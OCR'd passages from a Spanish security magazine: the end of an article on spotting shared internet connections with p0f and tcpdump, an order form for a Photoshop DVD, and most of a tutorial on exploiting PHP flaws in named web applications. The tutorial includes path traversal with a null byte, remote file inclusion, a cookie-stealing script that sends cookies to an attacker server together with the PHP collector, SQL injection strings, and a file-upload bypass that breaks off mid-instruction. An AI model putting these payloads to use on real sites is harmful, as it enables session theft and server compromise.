10.10.11.95:1764 - Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
  -> 213.180.130.110:80 (distance 1, link: ethernet/modem)
10.10.11.95:1765 - Windows 2000 SP2+, XP SP1 (seldom 98 4.10.2222)
  -> 213.180.131.42:80 (distance 1, link: ethernet/modem)
10.10.11.95:1122 - Linux 2.4/2.6 <= 2.6.7 (up: 14 hrs)
  -> 213.180.130.200:80 (distance 0, link: ethernet/modem)
10.10.11.95:1123 - Linux 2.4/2.6 <= 2.6.7 (up: 14 hrs)
  -> 213.180.131.43:80 (distance 0, link: ethernet/modem)
10.10.11.95:1124 - Linux 2.4/2.6 <= 2.6.7 (up: 14 hrs)
  -> 213.180.130.110:80 (distance 0, link: ethernet/modem)
10.10.11.95:1125 - Linux 2.4/2.6 <= 2.6.7 (up: 14 hrs)
  -> 213.180.130.200:80 (distance 0, link: ethernet/modem)
10.10.11.95:1125 - Linux 2.4/2.6 <= 2.6.7 (up: 14 hrs)
  -> 213.180.130.200:80 (distance 0, link: ethernet/modem)
10.10.11.95:1125 - Linux 2.4/2.6 <= 2.6.7 (up: 14 hrs)
  -> 213.180.130.200:80 (distance 0, link: ethernet/modem)
10.10.11.95:1126 - Linux 2.4/2.6 <= 2.6.7 (up: 14 hrs)
  -> 213.180.130.200:80 (distance 0, link: ethernet/modem)
```

Figura 10. *Resultados de la detección pasiva*

- tiempo de vida del paquete (TTL),
- campo ID (identificación),
- configuración de los bits TOS (del inglés *Type Of Service*),
- configuración del bit *no fragmentar* (inglés *don't fragment*).

En la cabecera TCP son revisados los siguientes campos:

- tamaño de la ventana (ing. *Window Size*),
- tamaño máximo del segmento (ing. *Maximum Segment Size*),
- opción de rechazo selectivo (ing. *Selective Acknowledgement*),
- opción NOP (ing. *No Operation*).

Una de las herramientas utilizadas en el fingerprinting pasivo es el programa *p0f*. Se puede descargar de la página *http://lcamtuf.coredump.cx/p0f.shtml*. En el sistema Windows este programa requiere la instalación previa de la librería *Winpcap*.

El programa puede identificar el sistema operativo de un host observando los paquetes con los siguientes flags TCP:


- SYN,
- SYN y ACK,
- RST.

La opción `--f` determina el fichero en el cual son almacenadas las signaturas de los diferentes sistemas operativos, las cuales son utilizadas por *p0f* para compararlas con las de los paquetes interceptados:

- *p0f.fp*,
- *p0fa.fp*,
- *p0fr.fp*.

Por ejemplo, la signatura que identifica a un sistema Windows 2000 con service pack 4 o XP con service pack 1 es `65535:128:1:48:M*,N,N,S:.:Windows:2000 SP4, XP SP1`. El significado de los diferentes campos se muestra a continuación:

- `65535` – tamaño de la ventana TCP,
- `128` – tiempo de vida del paquete (TTL),



- `1` – el bit *no fragmentar el paquete* activado,
- `48` – tamaño del paquete,
- `M` – tamaño máximo de segmento (MSS),
- `N` – opción *ninguna operación* (NOP),
- `N` – *opción ninguna operación* (NOP),
- `S` – opción de confirmación selectiva ACK activada.

La opción `-p` sirve para activar el modo promiscuo (ing. *promiscuous*) de la interfaz de red (en el que son recibidos todos los paquetes, no sólo los destinados al ordenador en el cual *p0f* está funcionando*)*. Gracias a la opción `-i` podemos especificar la interfaz en la cual el programa debe escuchar. En la Figura 10 se ve que el programa *p0f* ha identificado dos sistemas operativos diferentes que utilizan una misma dirección IP de origen al mismo tiempo. Tal resultado puede indicar que en nuestra red alguien está compartiendo el acceso a la red con otros usuarios. En la versión más reciente de *p0f* el autor ha introducido una nueva opción: `-M`, la cual determina (en base a las anomalías observadas en los paquetes) la probabilidad de existencia de una traducción de direcciones (*masquerading*) bajo una dirección IP determinada.

Por supuesto (proxy a las tres...) todo esto tiene sentido sólo si el administrador de la subred ilegal no ha separado las redes con un proxy de redireccionamiento. En tal caso, el fingerprinting no revelará más que el sistema operativo del intermediario.

Un trabajo de Sísifo

Existen algunos otros métodos para detectar la compartición ilegal del acceso a Internet y muchas maneras de envenenarles la vida a los administradores de redes ilegales (véase el Recuadro *Otros métodos para detectar subredes ilegales*). No obstante, todos estos métodos tienen algo de común: con un poco de invención siempre se puede encontrar maneras de eludirlos o neutralizarlos. Así pues, lo más razonable parece ser que los proveedores de Internet se limiten a hacer el trabajo que les corresponde: controlar el ancho de banda y los límites de transferencia, y dejarle el juego del Gran Hermano a los programas de TV populares. ■

Otros métodos para detectar subredes ilegales

Mensajeros instantáneos

Al analizar los paquetes salientes de los mensajeros instantáneos, podemos localizar el identificador (por regla general un número) del usuario (véase el artículo de Konstantin Klyagin *Paranoia instantánea* en *hakin9* 3/2004). Puesto que no es muy probable que el usuario tenga varias cuentas en mensajero instantáneo acitvadas al mismo tiempo y en el mismo ordenador, la intercepción de los paquetes con diferentes identificadores de usuario provenientes de una sola dirección IP puede ser un indicador bastante fiel de la existencia de una subred ilegal.

Vigilancia del correo

Como la gran mayoría de los usuarios no utiliza conexiones cifradas con los servidores de correo, un análisis del correo saliente con ayuda del rastreador nos permite – a partir de ciertas cabeceras - constatar con buena probabilidad la existencia de una subred ilegal. Los usuarios raramente utilizan dos programas de correo en el mismo tiempo, y la mayoría de los programas de correo se presenta en las cabeceras `User-Agent` o `X-Mailer`.

Verificación del uptime

Los paquetes TCP pueden contener una información suplementaria (opcional) – el *timestamp*, o sea la etiqueta de tiempo. Los diversos sistemas operativos incrementan esta etiqueta en diferentes intervalos de tiempo. El *timestamp* (si sabemos de cual sistema operativo se trata), multiplicado por la frecuencia de incremento del numerador, indica el *uptime* de la máquina, es decir el tiempo que ha transcurrido desde su último arranque.

Por ejemplo si utilizando *tcpdump* hemos detectado paquetes salientes de una sola IP con valores *timestamp* extremadamente diferentes, podemos estar casi seguros de que se trata de varias máquinas, o sea de una subred ilegal:

```
# tcpdump -n | grep timestamp
```

Y aquí tenemos un ejemplo de resultado:


```
<nop,nop,timestamp 3320208223 97006325>
```

Dos valores sucesivos detrás de la palabra *timestamp* corresponden respectivamente a *timestamp* del host de origen y el último valor de *timestamp* recibido del host de destino. Este método tiene una utilidad limitada, porque al utilizarla suponemos que los ordenadores en la subred ilegal enviarán sus paquetes con la opción *timestamp*, lo que no siempre es el caso.

En la red

- *http://support.microsoft.com/default.aspx?scid=kb;en-us;158474* – informaciones sobre la ubicación de los parámetros de red esenciales en el registro Windows,
- *http://www.netfilter.org/patch-o-matic/index.html* – información sobre cómo parchear el paquete *iptables*,
- *http://winpcap.polito.it/install/default.htm* – librería *Winpcap*,
- *http://lcamtuf.coredump.cx/p0f.shtml* – página oficial del programa *p0f*,
- *http://netfilter.org – proyecto Netfilter.*
- *http://www.0xdecafbad.com/TCP-Timestamping-Obtaining-System-Uptime-Remotely.html* – informaciones sobre la obtención remota del *uptime* de un sistema.

ADOBE PHOTOSHOP
HOW TO RETOUCH PEOPLE




¡Versión en castellano!

¿Quieres conocer los secretos de la técnica del retoque de las personas? ¿Quieres saber cómo los profesionales retocan las fotos, que luego salen en las portadas? Si es así compra la película educativa en DVD bajo el título de "Cómo retocar las personas" ("How to retouch people").

Durante 90 minutos Agnieszka Wawrzyniecka, redactora de la revista **.psd**, os va a enseñar a cómo alisar la piel, eliminar las arrugas, pecas, los reflejos de la cara, cómo cambiar el color de pelo, adelgazar la silueta y muchas otras técnicas, gracias a las cuales vuestras fotos quedarán todavía más bonitas. Después de ver la película entera, sabréis lograr parecidos efectos, utilizando para ello vuestras propias fotos.

Más información en: www.psdmag.org/es

Precio de la pelicula en DVD: 19.90 €



Pedido

Por favor, rellena este cupón y mándalo por fax: 0048 22 860 17 71 o por correo: Software-Wydawnictwo Sp. z o. o., Lewartowskiego 6, 00-190 Varsovia, Polonia; e-mail: *subscription@software.com.pl;* ***ASUNTO****: HOW TO RETOUCH PEOPLE*

Nombre(s) .... **Apellido(s)**..

Dirección ....

C. P. .... **Población, provincia** ....

Teléfono .... **Fax** ....

E-mail ....

Realizo el pago con:

☐ tarjeta de crédito nº └┴┴┴┘└┴┴┴┘└┴┴┴┘└┴┴┴┘ **Válida hasta** └┴┴┘ **Fecha y firma obligatorias:**

☐ transferencia bancaria a BANCO SANTANDER CENTRAL HISPANO

Número de la cuenta bancaria: 0049-1555-11-221-0160876

IBAN: ES33 0049 1555 1122 1016 0876

código SWIFT del banco (BIC): BSCHESMM

☐ cheque a la dirección de la editorial Software-Wydawnictwo

Deseo recibir la factura antes de realizar el pago ☐

Encontrar y Explotar los Errores en el Código PHP

Sacha Fuentes



Los programas y scripts desarrollados con PHP, uno de los lenguajes más populares, son a menudo vulnerables a diferentes ataques. La razón no es que este lenguaje sea poco seguro, sino que con frecuencia los programadores inexpertos cometen errores de diseño .

El PHP es un lenguaje de escritura que utiliza el servidor, con una sintaxis que proviene de una mezcla de C, Perl y Java, y que permite la generación dinámica de páginas web. Lo utilizan millones de sitios en el mundo y una gran cantidad de proyectos que se escriben en PHP pueden encontrarse en almacenes de fuente abierta como *SourceForge* (*http://sourceforge.net*).

Su fácil uso y la cantidad de librerías a las que se accede desde el PHP, permiten a cualquiera, con los conocimientos básicos, escribir y publicar aplicaciones complejas. Muchas veces estas aplicaciones no están bien diseñadas y no ofrecen la seguridad necesaria para un sitio que es accesible al público. Teniendo en cuenta lo anterior, vamos a observar los errores de seguridad más comunes en el PHP; veremos cómo encontrar estos errores, teniendo acceso al código, y cómo explotarlos.

Entrada de usuario sin verificación

El problema principal en el PHP es la ausencia de verificación de la entrada de usuario, por lo que necesitamos saber el origen de dicha entrada. Hay cuatro tipos de variables que pueden enviarse al servidor: las variables GET/POST, las cookies y los archivos. Veamos un ejemplo con las variables GET.

En este artículo aprenderás...

- Probarás los ataques de *validación de entrada* más populares,
- Conocerás los errores comunes de diseño en los archivos de comando del PHP.

Lo que deberías saber...

- Deberías conocer el lenguaje PHP.

Sobre el Autor

Sacha Fuentes ha estado trabajando en la industria de la IT estos últimos siete años, y ha hecho casi de todo – desde la programación hasta la operación de sistemas (incluyendo ayuda al usuario). Su interés abarca todos los campos de la seguridad, pero actualmente se concentra sobre todo en la seguridad de las aplicaciones web y la educación de los consumidores finales.

Una petición como *http://example.com/index.php?var=MYINPUT*, con el *index.php* que es:

```
<?php
echo $var;
?>
```

generará la siguiente salida:

```
MYINPUT
```

Esta es una manera de trabajar adecuada, pero también muy insegura. Como las variables arbitrarias pueden ser definidas y asignadas por el usuario, el programador debe tener mucho cuidado en asignarle valores predeterminados a dichas variables. Miremos este ejemplo tomado del manual de PHP (Listado 1).

Podemos modificar la variable *authorized* para poder acceder a los datos sensibles con la petición *http://example.com/auth.php?authorized=1*

Otro ejemplo del problema que existe con la entrada de usuario no comprobada es la construcción de cláusulas SQL. Un sistema de creación de cuentas como este (supongamos que el último campo indica si el usuario es un admin):

```
<?php
$query = "INSERT INTO users
  VALUES ('$user', '$pass', 0)";
$result = mysql_query($query);
?>
```

puede ser explotado fácilmente con una petición como *http://example.com/auth.php?user=HACKER&pass=HACK',1)#'*

Esta ejecutará `INSERT INTO users VALUES ('HACKER', 'HACK',1)#', 0)`. Se introduce en la base de datos el usuario *HACKER* con privilegios de admin y se descarta el resto de la petición pues está analizada sintácticamente como comentario (el signo # marca el comienzo de un comentario en MySQL). De modo que, está claro que el programador no puede fiarse de nada que venga del usuario, pues puede ser potencialmente dañino.

Listado 1. *Un ejemplo de script PHP inseguro*

```
<?php
if (authenticated_user()) {
   $authorized = true;
}
if ($authorized) {
   include "/highly/sensitive/data.php";
}
?>
```

Listado 2. *El cuerpo de una página principal wiki*

```
function QWTIndexFormatBody()
{
  // Output the body
  global $QW;
  return QWFormatQwikiFile( $QW['pagePath'] );
}
```

Listado 3. *Un archivo_global.php*

```
$QW['requestPage'] = QWSafeGet( $QW_REQUEST, 'page' );
[...]
if ( !$QW['requestPage'] )
  $QW['page'] = $QW_CONFIG['startPage'];
else
  $QW['page'] = $QW['requestPage'];
[...]
$QW['pagePath'] = QWCreateDataPath( $QW['page'], '.qwiki' );
```

Capacidades de Seguridad en el PHP

Hay dos indicadores que modifican la conducta del PHP cuando este trabaja con variables de entrada.

El primero es `register_globals`. Cuando está activo, las variables no serán registradas automáticamente para su uso, así que el programador tendrá que indicar de dónde se debe coger la variable. En el primer script de ejemplo, si hubiésemos querido imprimir el valor `var` debimos haberle dicho al PHP que lo obtuviese de las variables GET, de manera que el script se convertiría en:

```
<?php
echo $_GET['var'];
?>
```

De esta forma las variables internas no se contaminarán con la entrada del usuario.

El otro indicador es `magic_quotes_gpc` (ver también el Artículo de Tobias Glemser *Los ataques de la Inyección SQL con PHP y MySQL*), que ejecuta la función `addslashes()` en todos los datos provenientes de las variables GET, POST y cookie, y marca todos los valores problemáticos con una barra invertida. En el ejemplo anterior hubiese prevenido la entrada de un usuario admin pues la la SQL ejecutada hubiese sido `INSERT INTO users VALUES ('HACKER', 'HACK\',1)#\'', 0)`, la cual introduce un usuario de nombre *HACKER*, contraseña *HACK',1#'* y privilegios normales.

El valor del indicador `register_globals` está DESACTIVADO pues el PHP 4.2.0 y el valor predeterminado de `magic_quotes_gpc` está ACTIVO, así que a partir de ahora supondremos que el servidor en el que lo estamos ejecutando le da estos valores a los indicadores. Si tiene valores diferentes y no podemos acceder al archivo *php.ini*, podemos intercambiarlos por nuestros






Figura 1. *El archivo _config.php explotado.*

archivos. Es tan fácil como crear un archivo *.htaccess* en el mismo directorio que están los archivos PHP y completarlo con:

```
php_flag register_globals 0
php_flag magic_quotes_gpc 1
```

Travesía del Directorio

La vulnerabilidad de la travesía del directorio permite al atacante acceder a archivos no autorizados del servidor web o, dependiendo de la configuración PHP, incluir archivos que residen en otro servidor.

Las funciones vulnerables son aquellas que se ocupan de archivos como `include()`, `require()`, `fopen()`, `file()`, `readfile()`, etc.. Si el usuario proporciona la entrada a estas funciones y no se escapan correctamente, podemos ascender en el árbol del directorio para entrar en archivos diferentes a los que intentábamos acceder. Esto puede hacerse fácilmente añadiendo `../` al parámetro que estamos explotando.

Veamos cómo sacar provecho de esto en una aplicación real, *QwikiWiki*. Este software emplea un *wiki*, guardando las páginas individuales en diferentes archivos. Los archivos se guardan en un subdirectorio llamado *data* dentro del directorio principal. Observemos que estos archivos están en la página principal. La función que devuelve el cuerpo de la página se muestra en el Listado 2.

Como se puede observar, se llama a la función `QWFormatQwikiFile()`. Esta función requiere que la ruta del archivo se devuelva, de manera que sepamos que `$QW['pagePath']` contiene la ruta real al archivo. Esta se define en el archivo_ `global.php` (ver Listado 3).

Aquí, el valor del parámetro de la página se le asigna a la variable `$QW['requestPage']`. Si no está definido, la variable `$QW['page']` se asigna a una página de inicio predeterminada (tomada de la configuración) y además se le asigna el parámetro de la página. Por último, la `$QW['pagePath']` se completa con la ruta real al archivo que queremos mostrar, llamando a `QWCreateDataPath()` que se define en *_wikiLib.php* de la siguiente manera:

```
function QWCreateDataPath
  ( $page, $extension )
{
  return 'data/'
  . $page . $extension;
}
```

Esto sencillamente concatena los parámetros, por tanto, con una petición como *http://example.com/qwiki/index.php?page=QwikiWiki*, el programa intentará abrir el archivo *data/QwikiWiki.qwiki*. Queda totalmente claro que podríamos modificar esta ruta para leer archivos en otros directorios.

La petición *http://example.com/qwiki/index.php?page=../_config.php* llamará a `QWCreateDataPath('../config.php','.wiki')`, que regresará a *data/../_config.php.qwiki*. Esto no es exactamente lo que queremos – debemos deshacernos del rastro de la cadena `.qwiki`, así nos beneficiaremos de que en el PHP las variables terminan con un caracter NULL. Si añadimos un NULL al final del parámetro de la página, la `QWCreateDataPath()` no adicionará la extensión a la ruta.

El caracter nulo puede ser codificado como `%00`, de forma que después de añadirlo a la petición se convierte en *http://example.com/qwiki/index.php?page=../_config.php%00*. Este intentará leer el archivo *data/../_config.php* que contiene la contraseña principal a la aplicación.

Listado 4. *Un fragmento del script phpGiftReg's main.php*

```
if (!empty($_GET["message"]))
{
  $message = $_GET["message"];
}

[...]

if (isset($message))
{
  echo "<span class=\"message\">" . $message . "</span>";
}
```

Por defecto, esto no debe funcionar. Como `magic_quotes_gpc` está activado, el PHP deja escapar al caracter NULL con un retroceso y la ruta al archivo debe ser *data/../_config.php*. Pero el programador añadió las siguientes líneas al *_global.php*:

```
if( count( $QW_REQUEST ) )
  foreach( $QW_REQUEST
    as $name => $value )
  $QW_REQUEST[ $name ]
    = stripslashes( $value );
```

Estas, básicamente, llaman a la función `stripslashes()` en todos los parámetros de entrada y borran las barras invertidas que contienen, permitiéndonos especificar cualquier archivo que abramos.

Una vulnerabilidad similar a esta es la inclusión del archivo remoto, donde la entrada a la función incluir no está verificada y podemos especificar un archivo remoto, controlado por nosotros, para incluir y ejecutar. Así que, si el archivo incluido se parece a:

```
include($_GET['language'] . ".php");
```

podemos asignar el valor *http://ourserver.com/crack* al parámetro de lenguaje y el script intentará incluir el archivo *http://ourserver.com/crack.php*, de manera que si controlamos este archivo podemos ejecutar lo que queramos en el servidor remoto.

Scripting de sitios cruzados

El scripting de Sitios Cruzados, también conocido como XSS, permite la inclusión del código arbitrario HTML (y por tanto el de JavaScript u otros scripts utilizados por el cliente) en un sitio, a través del uso de hipervínculos codificados. Esto ocurre cuando el script le muestra algunos de sus parámetros al usuario sin filtrarlos.

Observemos un breve ejemplo con *phpGiftReg*, un programa de registro de regalo, y veremos más técnicas avanzadas para explotar estas vulnerabilidades.




Figura 2. *El efecto de cruzarle un valor al parámetro*

Primero, debemos ver el archivo de programa *main.php* (ver Listado 4).

Si el parámetro *message* no esta vacío, su valor se copia a la variable `$message` que luego se le reenvía al usuario, así que cualquier valor cruzado en esta variable se mostrará en la página. Podemos intentar mostrar algún texto que asigne un valor al parámetro:*http://example.com/phpgiftreg/index.php?message=YOUR SITE HAS BEEN HACKED.*

Efectivamente, nuestro texto se devuelve a la página (ver Figura 2).

Si le enviamos este vínculo a alguien, debemos hacerle pensar que la página ha sido, de hecho, atacada y modificada. Pero el texto se puede ver claramente en la petición, de forma que podemos intentar ocultarlo codificando el parámetro con la representación hexadecimal de cada carácter: *http://example.com/phpgiftreg/index.php?message=%59%4F%55%52%20%53%49%54%45%20%48%41%53%20%42%45%45%4E%20%48%41%43%4B%45%44* que es menos sospechosa que otra

Listado 5. *phpEventCalendar – una parte de las funciones.php script*

```
function getEventDataArray($month, $year)
{


[...]

  if (strlen($row["title"]) > TITLE_CHAR_LIMIT)
    $eventdata[$row["d"]]["title"][] =
      substr(stripslashes($row["title"]), 0, TITLE_CHAR_LIMIT) . "...";

[...]
```

Listado 6. *El script get_cookie.php*

```
<?php
$f = fopen("cookies.txt","a");
$ip = $_SERVER["REMOTE_ADDR"];
$c = $_GET['cookie'];
fwrite($f, $ip." ".$c."\n");
fclose($f);
?>
```






Figura 3. *La ejecución de la aplicación JavaScript (Inyección HTML)*

petición. De la misma manera hemos incluido un texto que podíamos haber insertado en la página como código arbitrario de JavaScript, y que hubiese sido ejecutado en el buscador del usuario que abre el vínculo.

Inyección HTML

Este tipo de vulnerabilidad es muy similar a la XSS, pero es potencialmente más peligrosa pues el atacante no necesita enviar ningún vínculo para explotarlo. Puede ser empleada con software que guarde la entrada de usuario (ya sea en una base de datos o en archivos) y la muestre luego a otros usuarios no filtrados. Este tipo de error se encuentra fácilmente en muchos foros online y otras aplicaciones que permiten compartir información entre varios usuarios.

Es tremendamente fácil saber si una aplicación es vulnerable, aun sin ver el código fuente. Busca cualquier lugar donde colocar la información que será guardada y luego mostrada por el sistema (por ejemplo, en un foro podemos intentarlo con los mensajes que escribimos, pero también con el nombre de usuario o la descripción de nuestro usuario) y escribe el siguiente código en el mismo: `<script>alert(document.cookie);</script>`. Si se muestra una ventana de mensaje con nuestra cookie cuando abrimos la página, significa que la aplicación es vulnerable.

Ahora que hemos aprendido a encontrar esta vulnerabilidad, vamos a probarla en una aplicación real, *phpEventCalendar*, la cual permite a los usuarios compartir un calendario. Entramos con un usuario sin privilegios e insertamos un nuevo evento en el calendario. El título del evento puede ser el que queramos y el texto del mismo podría ser `<script>alert(document.cookie);</script>`. Una vez esté insertado el evento, cuando intentemos verlo aparecerá un mensaje en una ventana pop-up con nuestra cookie actual para la página. Sería aun mejor si pudiésemos insertar esta en el título del evento, pues no sería necesario visualizar el evento para ejecutar nuestro código. Pero si intentamos esto, no funciona, porque parece haber un límite en la longitud del título mostrado. Al comprobar lo que se ha salvado en la base de datos vemos que el título está completo pero, en el archivo *functions.php* de esta aplicación, encontramos un código como el que muestra el Listado 5.

Esta función limita la longitud del título a los caracteres TITLE_CHAR_LIMIT, la que, por defecto, se define como 37 en *config.php*. De modo que, al menos que el administrador lo haya cambiado, el texto que introducimos será limitado a 37 caracteres, lo que no es suficiente para nuestras intenciones, por lo que tenemos que utilizar el texto del evento.

Para conseguir la cookie del administrador queremos hacer algo similar al truco de alerta, pero en vez de mostrárselo al usuario nos lo enviaremos. Para esto, necesitamos controlar un servidor en el que podamos ejecutar archivos PHP y guar-

Listado 7. *El código presente en el index.php del phpGiftReg*

```
$action = $_GET["action"];
if ($action == "ack")
{
  $query = "UPDATE messages SET isread = 1
    WHERE messageid = " . $_GET["messageid"];
  mysql_query($query) or die("Could not query: ".mysql_error());
}
```



Figura 4. *Carga no válida del archivo en el Coppermine*



Figura 5. *Una carga del archivo atacada exitosamente*

Listado 8. *El script useradmin.php*

```
switch( $flag )
{
  case "changepw":
    changePW($flag);
    break;

  case "updatepw":
    updatePassword();
    changePW($flag);
    break;

[...]

function updatePassword()
{
  global $HTTP_POST_VARS, $HTTP_SESSION_VARS;

  $pw = $HTTP_POST_VARS['pw'];
  $id = $HTTP_POST_VARS['id'];

[...]

  $sql = "UPDATE " . DB_TABLE_PREFIX .
    "users SET password='$pw' WHERE uid='$id'";
  $result = mysql_query($sql) or die(mysql_error());

  $HTTP_SESSION_VARS['authdata']['password'] = $pw;
}
```

En la Red

- Proyecto *QwikiWiki – http://www.qwikiwiki.com/*,
- *phpGiftRegistry – http://phpgiftreg.sourceforge.net/*,
- *phpEventCalendar – http://www.ikemcg.com/scripts/pec/*,
- Galería de imágenes *Coppermine – http://coppermine.sourceforge.net/* .

dar allí la cookie. En este servidor creamos un archivo *get_cookie.php* con el contenido que se muestra en el Listado 6.

Este script básicamente abre el archivo *cookies.txt* y escribe en él la dirección remota del solicitante (su IP) y el valor del parámetro de la cookie. Entonces creamos un evento nuevo, esta vez el texto del mismo será:


```
<script>document.location=↵
  "http://[OURSERVER]/get_
cookie.php?↵
  cookie=" + document.cookie;</script>
```

Cuando el administrador abre este evento, nuestro script inyectado se ejecutará, redirigirá al usuario a nuestro script y cruzará el valor actual de su cookie, de manera que obtengamos la cookie en el archivo *cookies.txt*. Podremos utilizar entonces esta cookie para entrar como administrador y modificar lo que queramos. (ver Figura 3).

La Inyección SQL

La vulnerabilidad de la Inyección SQL (ver también el artículo de Tobias Glemser *Los ataques de la Inyección SQL con PHP y MySQL* en esta edición de la revista *hakin9*) tiene lugar cuando un usuario es capaz de modificar la consulta SQL que será ejecutada en su propio beneficio. Como un ejemplo rápido observaremos una vez más el *phpGiftReg*. El código presente en el archivo *index.php* se muestra en el Listado 7.

Estas líneas ejecutan la cláusula SQL si el parámetro de acción es igual a `ack`, reconociendo el mensaje especificado en un parámetro llamado `messageid`. Ya que podemos controlar el parámetro `messageid`, no hay nada más fácil que modificar una petición para establecerle el campo `isread` a todas las filas: *http://example.com/phpgiftreg/index.php?action=ack&messageid=2%20OR%201%3d1*. Por tanto este ejecutará la consulta `UPDATE messages SET isread = 1 WHERE messageid = 2 OR 1=1`, fijando efectivamente `isread` a 1 en todos los registros, pues la cláusula `WHERE`



será verdadera para todos ellos (1=1 siempre es verdadero).

Cargar el archivo PHP

El PHP permite cargar archivos al servidor. Esto se emplea frecuentemente para incluir una imagen en alguna parte del sitio o para compartir archivos entre diferentes usuarios. Pero, ¿qué pasa si cargamos otro tipo de archivo como un script PHP? Podremos ejecutar el código arbitrario en el servidor, permitiéndonos controlarlo.

Cuando se sube un archivo, su información puede encontrarse en la matriz `$_FILES` o en `$HTTP_POST_FILES`, de modo que podemos hallar a través de la búsqueda de estas variables en qué parte del código se efectúa el procesamiento. Vamos a practicar con la versión antigua del *Coppermine*, una galería de imágenes web. Si subimos un archivo *.php* dice que el archivo cargado no es una imagen válida, así que parece que necesitaremos intentarlo más a fondo (ver Figura 4).

Ejecuta la siguiente orden en un directorio donde se localicen los archivos *.php* y sabrás por dónde comenzar:

```
$ rgrep "_FILES" *
```

Podremos ver que el único archivo que se ocupa de cargar es *db_input.php*, así que echémosle un vistazo:

```
case 'picture':
$imginfo = $HTTP_POST_FILES
  ['userpicture']['tmp_name'] ?
  @getimagesize($HTTP_POST_FILES
  ['userpicture']['tmp_name'] : null;
```

Este le asigna propiedades a la imagen cargada, si existe para la variable `$imginfo`, de manera que el archivo cargado debe devolverle los valores correctos a la función `getimagesize()`. Es suficientemente fácil: crea un archivo PNG de talla 1x1 llamado *image.png* y un archivo PHP llamado *code.php* que contenga el código que quieres que ejecute. Entonces, concatena ambos archivos con la siguiente instrucción que crea un archivo de nombre *crack_up.php*:

```
